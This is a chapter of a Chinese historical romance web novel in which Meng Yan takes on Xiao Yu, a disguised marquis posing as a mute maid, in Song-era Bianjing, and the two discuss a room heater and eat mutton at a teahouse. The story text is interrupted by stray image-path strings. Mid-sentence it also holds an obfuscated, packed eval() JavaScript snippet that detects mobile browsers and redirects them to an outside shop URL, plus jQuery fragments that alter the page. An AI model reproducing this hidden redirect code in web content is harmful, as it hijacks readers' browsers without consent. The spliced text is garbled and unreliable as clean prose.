次间和萧遇想象中不同,陈设很简单,完全看不出是一个大舶商之女的房间。
次间以屏风相隔,里面是平日睡觉的架子床,外面是白日用来小憩的矮榻。
萧遇蹙了蹙眉,这么怕冷,怎么没搭个火阁?
目光又扫了几眼,在屏风外迅速将袄子换上,材质比他平日里穿用的粗糙了些,却也没有太多不适。
看着换下来的绫面夹衣,萧遇沉默一瞬,将其卷在另一件新袄中,一起先放在了矮榻上。
出来后,身上明显臃肿了许多。
孟嫣便知她换了袄子,朝她笑了笑,也站起身来,准备和她一起扫雪。
萧遇却按住了她,在纸上写道:怎么没搭个火阁?
孟嫣:“火阁?”
这是什么?暖阁吗?这要如何搭?
萧遇没想到孟嫣竟不知火阁,虽奇怪却也没深究,想了想,在纸上画了起来。
孟嫣渐渐明白了。
萧遇笔下的火阁其实就是后来明清时期的暖阁,都是在起居室里搭建个小隔间,不同的是,明清时期的暖阁不可拆卸,这时的火阁却可以。
冬日在靠南的窗子边上搭建出一个隔间,上面罩上软帷,将床榻搬进来,再放个火炉,因为空间小,所以取暖效果好。
等冬日一过,将火阁拆除,房间又恢复成原样。孟嫣:“这得请个匠人来。”
萧遇却又在纸上写到:我去办。
孟嫣想到她是汴京人氏,比她熟悉的多,便同意了。
萧遇又写:要明日。扫完雪,回去取两身衣裳。
孟嫣看过,突然拍了下自己脑袋:“这怪我,只想着给你买袄子,忘了给你添衣裳了。王妈妈说,你春夏秋冬四时衣衫,每时我也要管两身的。”
说到这,孟嫣又想起了萧遇月钱,又道:“虽然你不会说话,月钱只需一贯,但我并不觉得你比别人差哪去,所以你的月钱和别人一样,也是一千五百钱。”
孟嫣说完,想了想又道:“不过现在冬日,晚上我可能要劳烦你去灌汤婆子,还要注意着炭火,要辛苦一些。我听闻那些大户人家的贴身女使每月也有四贯钱的月钱,守夜什么的也是轮流来,我这里只有你一人,所以冬日这几个月,我付你五贯钱如何?”
她果然不缺银子。
五贯钱可是心腹女使才能拿到的月钱,她就这样波澜不惊地给了一个粗使丫头。
看来找到传闻中的那些财宝有望了!
萧遇轻轻点了点头,却也写道:衣裳,我有,不用管。
孟嫣见此,想了想:“那我把四季衣裳都折算成银钱给你。”
今后二人就要在一起生活一年之久,冬日夜里还要折腾人起来给她灌汤婆子,她心里还挺过意不去的,只好多给些银钱,不能把人亏待了去。
萧遇又点了点头。
二人去了院子,萧遇二话不说拿起扫帚扫起雪来,孟嫣也去厨房又寻了一把,跟在他后面扫。
萧遇却拦住了她,让她进去烤火。
孟嫣却笑:“我们一起还快些,况且郎中说我也要多动动才好。”
孟嫣的话半真半假,其实她穿过来第二日,身子已经能明显感觉到好多了,恢复了正常饮食后,她觉得身子已经完全好了。
她也出来扫雪,无非是不想萧遇一个人。
一个人真是太孤单了,即便她自己扫的不快,多个人陪着,也能让人家心里暖上几分不是?
萧遇却觉得她只会添乱,还是让她回去烤火。
孟嫣拗不过,只好拢着斗篷站在了一边看着。
萧遇觉得孟小娘子这个人真奇怪,明明冷的不行,还非要站外面。
他也不废话,动作利落地扫起雪来。
萧遇按着记忆,将院中砖石铺就的路先清扫出来,再要继续扫时被孟嫣叫住了。
萧遇回头,就见孟嫣站在他清扫出来的砖石路上,离他几步远:“其他的地方不用扫了,平日里也不会往这些地方走,明年我还想在这些空地上种上些什么,这雪正好可以沃沃土。”
萧遇便就作罢。
孟嫣还记得萧遇要回去拿几身衣裳,就让她早些回去,也早点回来用晚饭。
萧遇轻轻颔首就出了院子。
孟嫣回了堂屋,坐在火炉旁,心情都舒泰了几分。
有人帮着干活真好啊!
还是得有钱才行。
她粗粗算了算这些日子的花销,已然花出去十几贯钱了,不过置办冬日用的衣物占了大头,吃饭倒是花的不多,还不到一贯钱。
她手里的银子还是能花挺长时间的。
既然这样,赚钱的事先不着急,她可以和萧怀真在汴京各处转转了!
思及此,孟嫣拢了拢斗篷,美滋滋地笑了起来。
萧遇出了院子径直回了隔壁。
林檎和戍安正百无聊赖,见侯爷回来立刻蹦了起来。
萧遇先吩咐戍安:“再去买两身女子衣裳来。”
又吩咐林檎:“明日回府,把库房那套不用的火阁找几个人送到孟小娘子那边,你别露面。”
林檎先应了一声,然后搓着手问道:“侯爷,您和孟小娘子今日吃什么?”
萧遇淡淡暼了他一眼,没说话。
孟嫣让他回去用晚膳,却也没说吃什么。
隔壁的孟嫣的确在琢磨晚上带萧遇去吃什么,今后她的轻省日子就都要靠她了。
可她也只吃过州桥附近的几家店,要说味道不错、吃食相对齐全、又是汴京口味的,也只有薛家分茶了。
要不晚上还是去薛家?去别家也行,可若是不好吃总会给她一个开局不利的感觉。
孟嫣正拧眉苦想的时候,萧遇提着一只包裹回来了。
一进门,就见孟嫣还坐在书案前烤火,似是他离开后就没挪过窝。
孟嫣招了招手。
萧遇将包裹放下,落座。
孟嫣:“你对汴京各大食店可熟悉?谁家最好吃?最合你胃口?”原来是问他汴京食店。
汴京酒楼食肆数百家,就是说也要说上一时半会儿,而他现在要装哑巴,自然是开不了口。
萧遇想了想,写道:你喜欢什么口味的吃食?
既然一时半会儿说不清楚,就先问问她喜欢什么,按着她的喜好推荐一
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);returnp;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16952466|192745||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
些。
孟嫣还真认真想了想,拢了拢斗篷,歪头道:“我好像不挑食,什么都挺喜欢吃的。”
萧遇:……
又写:那现在最想吃什么?
孟嫣又想了想:“吃些暖和的。”
萧遇写道:吃羊,羊温补,令体暖身热。
孟嫣丝毫没察觉自己已经被萧遇牵着鼻子走,点头道:“谁家做的羊最好吃?”
汴京各大食店做羊各有做法,若说好吃,不过是各人喜好。
萧遇看了孟嫣一眼,没有车马,又这么怕冷……
萧遇写道:李四分茶,羊不错。
孟嫣:“在何处?”
萧遇:州桥以南,遇仙楼对面。
看到“遇仙楼”三个字,孟嫣目光亮了亮:“酒楼的茶饭岂不是更好吃?”
萧遇却摇了摇头又点了点头。
孟嫣:“那是好吃还是不好吃?”
萧遇:酒楼,卖酒。
孟嫣猜测:“只卖酒,不卖茶饭?”
萧遇又摇了摇头,又写:有茶饭,不一定好吃。
孟嫣“哦”了一声,脸上失望之色明显,没想到汴京酒楼繁多,却并不精于茶饭。
萧遇见孟嫣的神色,又开始写了起来,只不过这次写了许多字。
孟嫣看去,这才明白。
原来汴京各大酒楼主打卖酒、宴饮、赏乐,也有茶饭经营,菜肴精致,味道也尚可。
若说好吃,可能比不上一些食肆的味道,并且通常以佐酒菜肴为主。另外,许多酒楼还都允许食客自行去外面食肆买下酒菜。
自然,也有菜肴味美的酒楼。比如近两年刚建成的白矾楼,又名丰乐楼,不仅建筑恢弘,在其三楼可俯瞰皇宫大内,其许多常见食物用料奇珍,做法繁复,呈现精致,因而味道独特鲜美,在京城也是首屈一指。
孟嫣又弯起眼睛笑笑:“既然如此,哪日我们也去那丰乐楼吃上一顿,也看看皇宫大内是个什么样!”
萧遇却写道:俯瞰皇宫大内的那一侧已经封上了。
孟嫣:……
二人最终去了李四分茶。
李四分茶果真与薛家不同,刚到店门口就闻到了羊肉香,看来李四家主打吃的是个羊肉。
二人落座,孟嫣就见厅中楹柱上挂了招牌,招牌上写着各色羊。
从羊头到羊蹄再到内脏,各个部位诸多吃法。
最终孟嫣二人点了羊头签、蒸软羊、清炖羊、炒羊几道羊肉菜肴,又加了两道炒发芽豆和蒸干茄的素菜以及两份乳羊面。
菜没上之前,孟嫣在想菜的味道如何。
菜送上来后,孟嫣想的则是够不够吃了。
二人虽然足足点了六道菜,可不是以浅盘就是以浅碗盛装,无论是盘还是碗,在孟嫣看来都不太大。
就像那道以浅盘装的炒羊,孟嫣觉得都不够她吃几口的。
孟嫣虽然有几分兴味阑珊,好在菜的味道却很不错,吃的她面颊鼓鼓。
萧遇倒没想那么多,羊头签外酥里嫩,蒸软羊入口即化,都是他喜欢的味道。
很快,二人将几道菜一扫而光。